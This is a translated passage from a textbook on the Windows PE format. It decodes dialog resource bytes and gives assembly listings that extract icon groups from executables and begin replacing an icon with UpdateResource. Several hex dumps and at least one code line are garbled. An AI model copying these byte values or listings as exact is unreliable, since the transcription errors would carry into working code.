##### THE FIRST PART: DIALOG BOX DEFINITION

The detailed bytecode analysis for the dialog box is as follows:

`>>C0 00 C8 90`

Standard window style. Corresponding script definition:

```
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
>>90 00 00 00
```

Extended window style.

`>>01 00`

Indicates there is only one control in the dialog box.

```
>>32 00 32 00 20 02 8F 01
```

Coordinates of the dialog box: starting point (50, 50), width 544, height 399. Corresponding script definition.

```
DLG_MAIN DIALOG 50,50,544,399
```

```
>>FF FF D0 07
```

Menu resource ID 2000, corresponding to the script definition:

```
MENU IDM_MAIN  
>>00 00
```

Empty dialog class.

```
>>50 00 45 00 4E 00 57 00 69 00 6E 00 64 00 6F 00  
>>20 00 62 00 79 00 20 00 71 00 69 00 78 00 69 00  
>>61 00 6F 00 72 00 75 00 69 00 00 00 00 00
```

Dialog box caption text "PE file basic information by qixiaorui", corresponding to the script definition:

```
CAPTION "PE file basic information by qixiaorui"
```

```
>>09 00 8B 5B 53 4F 00 00
```

The second word 0x0009 indicates the font size, followed by the font name. The corresponding script definition for this part of the bytecode is:

```
FONT 9, "宋体"
```

The second part, Control Definition.

00000fe0	C4 18 A1 50	00 00 00 00	00 00 00 00	.....P.....	
00000ff0	1C 02 8C 01	E9 03 52 00	69 00 63 00	68 00 45 00	.....R.i.c.h.E.
00001000	64 00 69 00	74 00 32 00	30 00 41 00	00 00 00 00	d.i.t.2.0.A.....
00001010	00 00				..

```
>>C4 18 A1 50
```

```
196 | ES_WANTRETURN | WS_CHILD | ES_READONLY | WS_VISIBLE | WS_BORDER |  
WS_VSCROLL | WS_TABSTOP
```

```
>>00 00 00 00
```

Extended style, value is 0.

```
>>00 00 00 00 1C 02 8C 01
```

Control's relative coordinates to the dialog box, starting at (0,0), width 540, height 396. Corresponding script definition for this part:

```
0,0,540,396
```

```
>>E9 03
```

Control's ID is 1001. Corresponding script definition for this part:

```
IDC_INFO
```

```
>>52 00 69 00 63 00 68 00 45 00  
>>64 00 69 00 74 00 32 00 30 00 41 00 00 00 00 00
```

Class name, Unicode string. Control name "RichEdit20A". Corresponding script definition for this part:

```
"RichEdit20A"

>>00 00
Text field value.
>>00 00
nExtraStuff field value, temporarily 0.
```

---

## 5. PE2.EXE DIALOG BOX RESOURCE ANALYSIS

Because the PE.exe dialog box resource only contains one control, it is relatively simple. You can analyze the dialog box resource in PE2.exe by yourself. When analyzing, pay attention to the double-word alignment in the bytecode of the resource. Below is the relevant resource data used for analysis:

```
#include <resource.h>

#define ICO_MAIN 1000
#define DLG_MAIN 1000
#define IDC_INFO 1001
#define IDM_MAIN 2000
#define IDM_OPEN 2001
#define IDM_EXIT 2002

#define IDM_1 4000
#define IDM_2 4001
#define IDM_3 4002
#define IDM_4 4003

#define ID_TEXT 3000
#define ID_CONSOLE 3001

ICO_MAIN ICON "main.ico"

DLG_MAIN DIALOG 50,50,544,399
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
CAPTION "PE file basic information by qixiaorui"
MENU IDM_MAIN
FONT 9, "宋体"
BEGIN
    CONTROL "", IDC_INFO, "RichEdit20A", 196, ES_WANTRETURN | WS_CHILD |
ES_READONLY
        | WS_VISIBLE | WS_BORDER | WS_VSCROLL | WS_TABSTOP, 0,0,540,396
    LTEXT "请选择要执行的文件:", -1,10,13,200,8
    EDITTEXT ID_TEXT, 90,10,300,14
    CHECKBOX "控制台程序", ID_CONSOLE, 10,30,100,14
END
```

The bytecode analysis is shown in the figure below. These fields are for the reader to analyze by themselves. The details are not described here. Among them, [] is a Unicode string. The 0x00 in the brackets is padding for alignment.

00000f90	[ ]0 00 CB 90 00 00 00 00	.....
00000fa0	04 00 32 00 32 00 20 02 BF 01 FF FF D0 07 00 00	.. 2. 2.....
00000fb0	[50 00 45 00 87 65 F6 4E FA 57 3C 67 E1 4F 6F 60	P.E..e.N.W,g.Oo
00000fe0	20 00 62 00 79 00 20 00 71 00 69 00 78 00 69 00	..b.y...q.i.x.i.
00000fd0	61 00 6F 00 72 00 75 00 69 00 00 00]02 00 8B 58	a.o.r.u.i....[
00000fe0	53 4F 00 0 [C4 1B A1 50 00 00 00 00 00 00 00 00 00 00	50.....P.....
00000ff0	1C 02 BC 01 E9 03[52 00 69 00 63 00 68 00 45 00	.....R.i.c.h.E.
00001000	64 00 69 00 74 00 32 00 30 00 41 00 00 00]00 00	d.i.t.2.0.A....
00001010	00 0 [00 00]0 00 02 50 00 00 00 00 0A 00 0D 00	.....P.....
00001020	CB 00 08 00 FF FF FF FF[B2 00 F7 BB 09 90 E9 62	.....b.....
00001030	81 89 67 62 4C 88 84 76 87 65 F6 4E 1A FF 00 00]	..gbl..v.e.N... .
00001040	00 00 00 0 [0 00 81 50 00 00 00 00 5A 00 0A 00	.....P....Z...
00001050	2C 01 0E 00 BB 0B FF FF 81 00 00 00 00 00 00 00 00	.....
00001060	[2 00 01 50 00 00 00 00 00 0A 00 1E 00 64 00 0E 00	...P.....d...
00001070	B9 08 FF FF B0 00[A7 63 36 52 F0 53 0B 7A 8F 5E	.....c6R.S.z..
00001080	00 00]00 00 [	

## 7.5 RESOURCE TABLE PROGRAMMING

In this section, we will use the in-depth analysis knowledge of resource bytecode learned earlier to extract icons. Before formally writing the program, let's first look at an experiment.

Based on the "PE.rc" file, add another ICO file to generate another PEDumpIcon.rc. The resource script code is as follows:

```
#include <resource.h>

#define ICO_MAIN 1000
#define DLG_MAIN 1000
#define IDC_INFO 1001
#define IDM_MAIN 2000
#define IDM_OPEN 2001
#define IDM_EXIT 2002

#define IDM_1 4000
#define IDM_2 4001
#define IDM_3 4002
#define IDM_4 4003

ICO_MAIN ICON "main.ico"
ICO_BOY ICON "boy.ico"

DLG_MAIN DIALOG 50,50,544,399
```

Copy pe.asm to the file PEDumpIcon.asm, then compile and link the PEDumpIcon.asm file. You will find that the generated program icon has changed, from the original main.ico to boy.ico. Use PEInfo to check the resource information as follows:

```

根目录
|-- 3- 图标
    |-- ID 1
        |-- 代码页: 1033 资源所在文件位置: 0x000027d0 资源长度: 744
    |-- ID 2
        |-- 代码页: 1033 资源所在文件位置: 0x00002ab8 资源长度: 296
    |-- ID 3
        |-- 代码页: 1033 资源所在文件位置: 0x00002c08 资源长度: 744
-- 4- 菜单
    |-- ID 2000
        |-- 代码页: 1033 资源所在文件位置: 0x00002f80 资源长度: 208
-- 5- 对话框
    |-- ID 1000
        |-- 代码页: 1033 资源所在文件位置: 0x00002f08 资源长度: 118
-- 14- 图标组
    |-- ICO_BOY
        |-- 代码页: 1033 资源所在文件位置: 0x00002ef0 资源长度: 20
    |-- ID 1000
        |-- 代码页: 1033 资源所在文件位置: 0x00002be0 资源长度: 34

```

Use FlexHex to open the PEDumpIcon.exe file, and modify only one byte in it. Check if the program icon can be changed back to main.ico. At file offset 0x002B02, change the original value 03 to 01, then return to the file directory and refresh. You will find that the icon has returned to the original main.ico, as shown in Figure 7-7.




**Figure 7-7** Changing the original value 03 to 01 and the change in the program icon

As shown in the figure, Figure 7-7a is the unmodified PEDumpIcon.exe icon displayed in the operating system, and Figure 7-7b is the icon displayed after modifying the byte.

If you think that modifying the program icon is this simple, you are greatly mistaken. Any task requires an understanding of its underlying principles. By reading the resource information displayed by PEInfo, you will find that the data lengths for icon 01 and icon 03 match well. This is why directly changing one byte can succeed.


What happens if the data lengths corresponding to icon 01 and icon 03 do not match? You can try changing the value 03 to 02 and see what happens, as shown in Figure 7-8.



**Figure 7-8** Changing the value 03 to 02 and the change in the program icon

As shown, Figure 7-8a is the boy.ico icon file, with the icon resource number 01; Figure 7-8b is the main.ico icon file, with the icon resource number 03. Figure 7-8c shows the icon data with the resource number 02 after modification. It seems fine after modification, as the system enlarges the 16x16 small icon to 32x32 for display.

What happens if you change it to a nonexistent value? This would be similar to the effect of not specifying an icon for a window program, meaning that the result in the PE resource table is the same as having no icon group. Change the value at offset 0x002B02 in the PEDumpIcon.exe file to a nonexistent value (e.g., 05). The operating system will then display a default icon for the program, as shown in Figure 7-9.



**Figure 7-9** Changing the value 03 to 05 and the change in the program icon

As shown in the figure, because a nonexistent icon is specified in the PE resource, the operating system cannot locate the indexed icon in the PE resource table. Therefore, the system assigns a default icon for the program, as shown in Figure 7-9c. After understanding how to modify program icons, let's look at an example of extracting program icons.

#### 7.5.2 EXAMPLE OF EXTRACTING PROGRAM ICONS

Referring back to Figure 7-6, an ICO file consists of three parts: the icon header, icon items, and icon image data. Among them, in the PE resource table, the first and second parts are combined to form the icon group resource (with some changes, see section 7.4.5). Each icon image data corresponds to a separate icon resource.

This example assumes that the program's icons are composed of three icon data groups, i.e., there are icon groups in the resource table. The program realizes the extraction of all icons contained in the icon group.

##### 1. COMBINING DATA FROM RESOURCE TABLE TO ICO FILE

The ICO header and icon item descriptions are defined in the resource table, and each part of the data is also defined in the resource icon. The program first checks whether the icon group resource exists. If it does not exist, it exits; if it does, it locates the icon group resource data,

modifies the segment number (1 byte) and offset (2 bytes), and recombines the ICO header to conform with the ICO file header structure. Finally, the program sequentially extracts and concatenates each part of the icon resource data following the ICO header.

---

## 2. SOURCE CODE ANALYSIS

The complete source code is included in the file chapter7\PEDumpIcon.asm. Below is a brief analysis of the partial source code. The program copies pe.asm and updates the code starting from \_openFile. The code is as follows:

```
; Display resource information
invoke _getResource, @lpMemory, esi, @dwFileSize
```

The function \_getResource completes the extraction of the entire icon data, as implemented in code listing 7-3.

### Code Listing 7-3 Extracting Resource Information from a PE File (chapter7\PEDumpIcon.asm)

```
1 ;-----
2 ; Extract resource information from PE file
3 ;-----
4 _getResource proc _lpFile, _lpPeHead, _dwSize
5 local @szBuffer[1024]:byte
6 pushad
7 ; Get resource RVA from PE header
8 mov esi, _lpPeHead
9 assume esi:ptr IMAGE_NT_HEADERS
10 mov eax, [esi].OptionalHeader.DataDirectory[8*2].VirtualAddress
11 .if !eax
12     invoke _appendInfo, addr szNoResource
13     jmp _ret
14 .endif
15 push eax
16 ; Convert resource RVA to file offset
17 invoke _RVAToOffset, _lpFile, eax
18 add eax, _lpFile
19 mov esi, eax
20 pop eax
21
22 ; Pass two arguments to display separately
23 ; 1. File header position
24 ; 2. Resource position
25 invoke _processRes, _lpFile, esi
26 _ret:
27 assume esi:nothing
28 popad
29 ret
30 _getResource endp
```

The above code determines the location of the resource table within the file based on the PE file data directory description and obtains the resource table's position in the file. Then, the function \_processRes is called to traverse the resource table icon items. Code Listing 7-4 shows the source code for the function \_processRes.

**Code Listing 7-4** Function `_processRes` for traversing icon group resources in the resource table (chapter7\peinfo.asm)

```

1 ;-----
2 ; Traverse the icon group resources in the resource table
3 ; _lpFile: file address
4 ; _lpRes: resource address
5 ;-----
6 processRes proc _lpFile, _lpRes
7 local @szBuffer[1024]:byte
8 local @szResName[256]:byte
9 local @dwTemp1, @dwTemp2, @dwTemp3
10
11
12 pushad
13
14 mov dwICO, 0
15
16 mov esi, _lpRes ; Point to the directory
17
18 ; Calculate the number of entries in the directory
19 assume esi:ptr IMAGE_RESOURCE_DIRECTORY
20 mov cx, [esi].NumberOfNamedEntries
21 add cx, [esi].NumberOfIdEntries
22 movzx ecx, cx
23
24 ; Jump to the first entry in the directory
25 add esi, sizeof IMAGE_RESOURCE_DIRECTORY
26 assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
27 .while ecx > 0
28
29 ; Check IMAGE_RESOURCE_DIRECTORY_ENTRY.OffsetToData
30 mov ebx, [esi].OffsetToData
31 .if ebx & 80000000h ; If the highest bit is 1
32     and ebx, 7fffffffh ; Second-level directory
33     add ebx, _lpRes
34     mov eax, [esi].Name1
35     ; If it is a named resource, skip
36     .if eax & 80000000h
37         jmp _next
38     .else ; If it is an ID resource type
39
40     ; First level, eax points to resource category
41     .if eax == 0eh ; Check if the identifier is for an icon group
42
43     ; Move to the second level directory
44     ; Calculate the number of entries
45     mov esi, ebx
46     assume esi:ptr IMAGE_RESOURCE_DIRECTORY
47     mov cx, [esi].NumberOfNamedEntries
48     add cx, [esi].NumberOfIdEntries
49     movzx ecx, cx
50     mov dwICO, ecx
51
52     invoke wsprintf, addr szBuffer, addr szOut10, \
53                                     dwICO
54     invoke _appendInfo, addr szBuffer
55     mov ecx, dwICO
56
57     ; Skip to the second level directory entry
58     add esi, sizeof IMAGE_RESOURCE_DIRECTORY
59     assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
60     mov @dwTemp1, 0
61     .while ecx > 0
62     push ecx
63     push esi
64
65     ; Directly access data, obtain file offset and size
66     add @dwTemp1, 1
67     mov ebx, [esi].OffsetToData
68     .if ebx & 80000000h ; Highest bit is 1
69     and ebx, 7fffffffh ; Third level
70     add ebx, _lpRes
71
72     ; Move to the third level directory, assume number of entries is 1

```

```

73  mov esi, ebx
74  assume esi:ptr IMAGE_RESOURCE_DIRECTORY
75  add esi, sizeof IMAGE_RESOURCE_DIRECTORY
76  assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
77
78 ; Locate the data item
79  mov ebx, [esi].OffsetToData
80  add ebx, _lpRes
81
82  assume ebx:ptr IMAGE_RESOURCE_DATA_ENTRY
83  mov eax, [ebx].OffsetToData
84  mov edx, [ebx].Size1
85  mov @dwTemp3, edx
86  invoke _RVAToOffset, _lpFile, eax
87  mov @dwTemp2, eax
88  invoke wsprintf, addr szBuffer, addr szLevel3, \
89  @dwTemp1, @dwTemp2, @dwTemp3
90  invoke _appendInfo, addr szBuffer
91
92 ; Process a single ICO file
93 ; Argument 1: File header
94 ; Argument 2: Resource table start
95 ; Argument 3: PE ICO header start
96 ; Argument 4: Identifier
97 ; Argument 5: PE ICO header size
98  invoke _getIcoData, _lpFile, _lpRes, \
99  @dwTemp1, @dwTemp2, @dwTemp3
100
101 .endif
102
103 pop esi
104 pop ecx
105 add esi, sizeof IMAGE_RESOURCE_DIRECTORY_ENTRY
106 dec ecx
107 .endw
108 jmp _next
109 .else
110 jmp _next
111 .endif
112
113 .endif
114 .endif
115 _next:
116 add esi, sizeof IMAGE_RESOURCE_DIRECTORY_ENTRY
117 dec ecx
118 .endw
119
120 .if dwICO == 0
121 invoke _appendInfo, addr szNoIconArray
122 .endif
123 assume esi:nothing
124 assume ebx:nothing
125 popad
126 ret
127 _processRes endp

```

The function starts from the root directory, obtaining the category identifier from the Name1 field of the first-level directory entry to determine if there is an icon group (with a value of 14, i.e., 0eh). If it exists, it continues to traverse, locating the offset and size of the icon group. If not, it exits without processing. Lines 92-99 handle the located icon group information using the function `_getIcoData`, which creates a separate ICO file for each icon group. Code Listing 7-5 shows the implementation of the `_getIcoData` function.

#### **Code Listing 7-5** Extracting ICO data from the icon group resource described in PE (chapter7\PEDumpIcon.asm)

```

1  -----
2  ; Extract ICO data from the icon group resource described in PE
3  ; Arguments:
4  ; 1: File start
5  ; 2: Resource table start

```

```

6 ; 3: PE ICO header start
7 ; 4: Number (used to construct the ICO file name like g12.ico)
8 ; 5: PE ICO header size
9 ;-----
10 _getIcoData proc _lpFile, _lpRes, _number, _off, _size
11 local @dwTemp, @dwCount, @dwTemp1
12 local @lpMem, @dwForward
13
14 pushad
15 invoke wsprintf, addr szFileName1, addr szOut11, _number
16 invoke wsprintf, addr szBuffer, addr szFile, \
    addr szFileName1
17 invoke _appendInfo, addr szBuffer
18 ; Create new file
19 invoke CreateFile, addr szFileName1, GENERIC_WRITE, \
    FILE_SHARE_READ, \
    0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0
20 mov hFile, eax
21
22
23
24
25 ; Locate file pointer
26 mov eax, _lpFile
27 add eax, _off
28 mov lpMemory, eax
29 mov @lpMem, eax
30
31
32 ; Write 6-byte file header
33 invoke WriteFile, hFile, lpMemory, 6, addr @dwTemp, NULL
34
35 ; Read the number of icons in the icon group
36 mov esi, dword ptr [lpMemory]
37 add esi, 4
38 xor ecx, ecx
39 mov cx, word ptr [esi]
40 mov @dwCount, ecx
41 invoke wsprintf, addr szBuffer, addr szOut13, \
    _number, @dwCount
42 invoke _appendInfo, addr szBuffer
43
44 ; Get the file offset of the first icon data
45 xor edx, edx
46 mov eax, @dwCount
47 mov cx, 2 ; Each entry is 2 bytes
48 mul cx
49 add eax, _size
50 mov @dwForward, eax ; Previous one
51
52
53 ; Locate the start of the ICO directory entry
54 mov esi, dword ptr [lpMemory]
55 add esi, 6
56 assume esi:ptr PE_ICON_DIR_ENTRY
57 mov dwIcoDataSize, 0
58
59 mov eax, @dwCount
60 mov @dwTemp1, eax
61 .while @dwTemp1 > 0
62     push esi
63
64     ; Adjust the PE header, except for the last byte
65     mov al, [esi].bWidth
66     mov lpIconDE.bWidth, al
67
68     mov al, [esi].bHeight
69     mov lpIconDE.bHeight, al
70
71     mov al, [esi].bColorCount
72     mov lpIconDE.bColorCount, al
73
74     mov al, [esi].bReserved
75     mov lpIconDE.bReserved, al
76
77     mov ax, [esi].wPlanes
78     mov lpIconDE.wPlanes, ax
79
80     mov ax, [esi].wBitCount
81     mov lpIconDE.wBitCount, ax

```

```

82    mov eax, [esi].dwBytesInRes
83    mov lpIconDE.dwBytesInRes, eax
84
85
86
87 ; Adjust values to zero, record the icon data offset in the file
88 ; The initial offset value is the size of the ICO header
89
90 ;
91 mov eax, dwIcoDataSize
92 add eax, dwForward, eax
93 mov eax, dwForward
94 mov lpIconDE.dwImageOffset, eax
95
96
97 invoke WriteFile, hFile, addr lpIconDE, \
98 sizeof ICON_DIR_ENTRY, addr @dwTemp, NULL
99
100 mov eax, [esi].dwBytesInRes ; Save for calculating address next time
101 mov dwIcoDataSize, eax
102 pop esi
103 add esi, sizeof PE_ICON_DIR_ENTRY
104 dec @dwTemp1
105 .endw ; Loop ends, all header information completed
106
107 invoke _appendInfo, addr szICOHeader
108
109 ; Start a loop to write all icon data into the file
110 mov esi, dword ptr [lpMemory]
111 add esi, 6
112 assume esi:ptr PE_ICON_DIR_ENTRY
113
114 mov eax, @dwCount
115 mov @dwTemp1, eax
116 .while @dwTemp1 > 0
117 push esi
118
119 xor eax, eax
120 mov ax, [esi].dwImageOffset ; Get icon data offset
121
122 ; Write file icon data
123 ; Return eax as the size of the icon data
124 invoke _getFinnalData, _lpFile, _lpRes, eax
125
126 pop esi
127 add esi, sizeof PE_ICON_DIR_ENTRY
128 dec @dwTemp1
129 .endw ; This loop ends, all data information is appended
130
131 invoke CloseHandle, hFile
132
133 popad
134
135 ret
136 _getIcoData endp

```

Lines 32-33 complete the file writing operation of the 6-byte ICO header. The function uses two loops; the first loop is from lines 61-105, which writes the items from the source directory table ICO\_DIR\_ENTRY to the header of the ICO file. The second loop is from lines 109-129, which completes writing all the icon data to the file. The function \_getFinnalData completes the work of extracting the icon data specified by the number \_num and writing it into the file hFile, as shown in code listing 7-6.

#### Code Listing 7-6 Writing Icon Data into a File (chapter7\PEDumpIcon.asm)

```

1 ;-----
2 ; Writing icon data into a file
3 ;
4 ; Arguments _lpFile: starting address within the file

```

```

5 ; Arguments _lpRes: resource table address
6 ; Arguments _number: icon sequence number
7 ;-----
8 _getFinnalData proc _lpFile, _lpRes, _number
9 local @ret, @dwTemp
10 local @szBuffer[1024]:byte
11 local @szResName[256]:byte
12 local @dwTemp1, @dwTemp2, @dwTemp3
13 local @lpMem
14
15 pushad
16 mov @ret, 0
17
18 mov dwICO, 0
19
20 mov esi, _lpRes           ; Pointing to the primary directory table
21
22 ; Counting the number of directory items
23 assume esi:ptr IMAGE_RESOURCE_DIRECTORY
24 mov cx, [esi].NumberOfNamedEntries
25 add cx, [esi].NumberOfIdEntries
26 movzx ecx, cx
27
28 ; Skipping the directory header to point to the directory items
29 add esi, sizeof IMAGE_RESOURCE_DIRECTORY
30 assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
31 .while ecx>0
32
33 ; Check IMAGE_RESOURCE_DIRECTORY_ENTRY.OffsetToData
34 mov ebx,[esi].OffsetToData
35 .if ebx & 80000000h ; if the highest bit is 1
36 and ebx,7fffffffh ; second-level directory
37 add ebx,_lpRes
38 mov eax,[esi].Name1
39 ; If it is a named resource type, skip
40 .if eax & 80000000h
41 jmp _next
42 .else ; if it is an identified resource type
43
44 ; First level, eax points to resource table
45 .if eax==03h ; determine if it is an icon
46
47 ; Move to second-level directory
48 ; Counting the number of directory items
49 mov esi,ebx
50 assume esi:ptr IMAGE_RESOURCE_DIRECTORY
51 mov cx,[esi].NumberOfNamedEntries
52 add cx,[esi].NumberOfIdEntries
53 movzx ecx,cx
54 mov dwICO,ecx
55
56 mov ecx,dwICO
57
58 ; Skip the second-level directory header to point to the second-level directory items
59 add esi,sizeof IMAGE_RESOURCE_DIRECTORY
60 assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
61
62 mov @dwTemp1,0
63 .while ecx>0
64 push ecx
65 push esi
66
67 ; Directly access the data, get the file's offset and size
68 add @dwTemp1,1
69
70 ; Determine if the sequence number matches the specified one
71 mov eax,_number
72 .if @dwTemp1!=eax
73 jmp _loop
74 .endif
75
76 ; If matched, continue to find data
77
78 mov ebx,[esi].OffsetToData
79 .if ebx & 80000000h ; highest bit is 1
80 and ebx,7fffffffh ; third-level

```

```

81  add ebx,_lpRes
82
83 ; Move to the third-level directory, assuming the number of directory items is 1
84 mov esi,ebx
85 assume esi:ptr IMAGE_RESOURCE_DIRECTORY
86 add esi,sizeof IMAGE_RESOURCE_DIRECTORY
87 assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
88
89 ; Point to the data entry
90 mov ebx,[esi].OffsetToData
91 add ebx,_lpRes
92
93 assume ebx:ptr IMAGE_RESOURCE_DATA_ENTRY
94 mov eax,[ebx].OffsetToData
95 mov edx,[ebx].Size1
96 mov @dwTemp3,edx
97 invoke _RVAToOffset,_lpFile,eax
98 mov @dwTemp2,eax
99
100 invoke wsprintf,addr szBuffer,addr szLevel31, \
101     @dwTemp1,@dwTemp2,@dwTemp3
102 invoke _appendInfo,addr szBuffer
103
104 mov eax,_lpFile
105 add eax,@dwTemp2
106 mov @lpMem,eax
107
108 ; Write the data starting from @dwTemp2 with the length of @dwTemp3 bytes into the file
109 invoke WriteFile,hFile,@lpMem, \
110     @dwTemp3,addr @dwTemp,NULL
111 invoke _appendInfo,addr szFinished
112
113 pop esi
114 pop ecx
115 mov @ret,1
116 jmp _ret
117 .endif
118
119 _loop: pop esi
120 pop ecx
121 add esi,sizeof IMAGE_RESOURCE_DIRECTORY_ENTRY
122 dec ecx
123 .endw
124 jmp _next
125 .else
126 jmp _next
127 .endif
128
129 .endif
130 .endif
131 _next:
132 add esi,sizeof IMAGE_RESOURCE_DIRECTORY_ENTRY
133 dec ecx
134 .endw
135
136 .if dwICO==0
137 invoke _appendInfo,addr szNoIconArray
138 .endif
139 _ret:
140 assume esi:nothing
141 assume ebx:nothing
142 popad
143 mov eax,@ret
144 ret
145 _getFinnalData endp

```

Similar to the method of specifying an icon group, it determines the value of the Name1 field in the primary directory entry. If it is 4, it indicates an icon. Follow this path down to find the offset and size of the icon data in the file from the binary tree structure, then append the raw data to the end of the ICO file. The entire process only takes data from the first entry in the code segment, as does the icon group.

### 3. Extracting the icon of the Internet Explorer program

Compile the link PEDumpIcon.asm and then run the program. Open the IExplorer.exe file, and the result of the operation is as follows:

```
Processing PE file: C:\q1\IEXPLORE.EXE
There are 23 icon groups in the resource table.

Icon Group 1 is located at file position: 0x000160a4 Resource length: 132
    Created new g1.ico
    Icon Group 1 contains icons: 9
    Completed ICO header information
    Icon 1 is located at file position: 0x00003370 Resource length: 1640
    Completed writing
    Icon 2 is located at file position: 0x000039d8 Resource length: 744
    Completed writing
    Icon 3 is located at file position: 0x00003cc0 Resource length: 296
    Completed writing
    ...
    Icon 9 is located at file position: 0x000090f0 Resource length: 1128
    Completed writing

Icon Group 21 is located at file position: 0x000163fc Resource length: 20
    Created new g21.ico
    Icon Group 21 contains icons: 1
    Completed ICO header information
    Icon 52 is located at file position: 0x00015628 Resource length: 744
    Completed writing

Icon Group 22 is located at file position: 0x00016410 Resource length: 20
    Created new g22.ico
    Icon Group 22 contains icons: 1
    Completed ICO header information
    Icon 53 is located at file position: 0x00015910 Resource length: 744
    Completed writing

Icon Group 23 is located at file position: 0x00016424 Resource length: 34
    Created new g23.ico
    Icon Group 23 contains icons: 2
    Completed ICO header information
    Icon 54 is located at file position: 0x00015bf8 Resource length: 744
    Completed writing
```

The running interface is shown in Figure 7-10.



Figure 7-10 PEDumpIcon Running Interface

As shown in the figure, the program first displays how many icon groups are in the PE file. Then, it sequentially shows the relevant information for each icon group, including: the number of the icon group, the position in the file, and the length of the icon group's resources. Finally, it stores all the icons in this icon group in separate ICO files by converting the data in the resource table.

This section completes the extraction of icons from the resource table according to the processing method for icon groups in the PE resource table. During the program writing process, it focuses on how to read the resource type, specified name (or number), and the location and length of the resources from the PE resource table.

#### 7.5.3 EXAMPLE OF MODIFYING PROGRAM ICONS

In this section, you will learn how to modify the program's icons. Because modifying icons directly through the PE resource file involves much knowledge that has not yet been covered, this section will use existing Windows API functions to complete this task.

Windows provides several APIs for developers to update resources in PE files, which are: BeginUpdateResource, UpdateResource, EndUpdateResource. This section uses these API functions to modify the icons in the PE file.

There are: EnumResourceTypes, EnumResourceNames, EnumResourceLanguages. For specific usage methods, please refer to MSDN. The following will use these functions to achieve the replacement of icon resources.

The goal of this example is to replace the icon displayed by the specified PE program with the boy.ico icon. Here, the function starts with \_openFile, no longer performing a formal check on the PE file but directly processing it, as shown in code listing 7-7.

**Code Listing 7-7 Selecting and Processing the PE File Function \_openFile (chapter7\PEUpdateIcon.asm)**

```
1 ;-----  
2 ; Select and process PE file  
3 ;-----  
4 _openFile proc  
5 local @stOF:OPENFILENAME  
6 local @hFile, @dwFileSize, @hMapFile, @lpMemory  
7  
8 invoke RtlZeroMemory, addr @stOF, sizeof @stOF  
9 mov @stOF.lStructSize, sizeof @stOF  
10 push hWinMain  
11 pop @stOF.hwndOwner  
12 mov @stOF.lpstrFilter, offset szExtPe  
13 mov @stOF.lpstrFile, offset szFileName  
14 mov @stOF.nMaxFile, MAX_PATH  
15 mov @stOF.Flags, OFN_PATHMUSTEXIST or OFN_FILEMUSTEXIST  
16 invoke GetOpenFileName, addr @stOF ; Let the user select the file to  
open  
17 .if !eax  
18     jmp @F  
19 .endif  
20  
21 ; Write the icon data from boy.ico into the PE file  
22  
23 invoke _doUpdate, addr lpszBoyIcon, addr szFileName  
24 .if eax  
25     invoke _appendInfo, addr szSuccess  
26 .else  
27     invoke _appendInfo, addr szFailure  
28 .endif  
29 @@:  
30 ret  
31 _openFile endp
```

Call the function \_doUpdate to write the boy.ico icon into the PE file. First, modify the first icon group, then update the icon data with the new one numbered 1, as shown in code listing 7-8.

**Code Listing 7-8 Use the specified ICO file to replace the program's icon in the PE file (chapter7\PEUpdateIcon.asm)**

```
1 ;-----  
2 ; Replace the specified program icon with boy.ico  
3 ; Use Win32 API function UpdateResource to achieve this functionality  
4 ;-----  
5 _doUpdate proc _lpszFile, _lpszExeFile  
6 local @stID:ICON_DIR  
7 local @stIDE:ICON_DIR_ENTRY  
8 local @stGID:PE_ICON_DIR  
9 local @hFile:DWORD  
10 local @dwReserved:DWORD  
11 local @nSize:DWORD  
12 local @nGSize:DWORD  
13 local @pIcon:DWORD  
14 local @pGrpIcon:DWORD  
15 local @hUpdate:DWORD  
16 local @ret:DWORD  
17  
18 invoke CreateFile,_lpszFile,GENERIC_READ,\  
19     NULL,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL  
20 mov @hFile,eax  
21 .if eax==INVALID_HANDLE_VALUE  
22     xor eax, eax
```

```

23     ret
24 .endif
25
26 invoke RtlZeroMemory,addr @stID,sizeof @stID
27 invoke ReadFile,@hFile,addr @stID,sizeof @stID,\ 
28     addr @dwReserved,NULL
29 invoke RtlZeroMemory,addr @stIDE,sizeof @stIDE
30 invoke ReadFile,@hFile,addr @stIDE,sizeof @stIDE,\ 
31     addr @dwReserved,NULL
32
33 push @stIDE.dwBytesInRes
34 pop @nSize
35 invoke GlobalAlloc,GPTR,@nSize
36 mov @pIcon,eax
37 invoke SetFilePointer,@hFile,@stIDE.dwImageOffset,\ 
38     NULL,FILE_BEGIN
39 invoke ReadFile,@hFile,@pIcon,@nSize,\ 
40     addr @dwReserved, NULL
41
42 .if eax==0
43     jmp _ret
44 .endif
45
46 invoke RtlZeroMemory,addr @stGID,sizeof @stGID
47 push @stID.idCount
48 pop @stGID.idCount
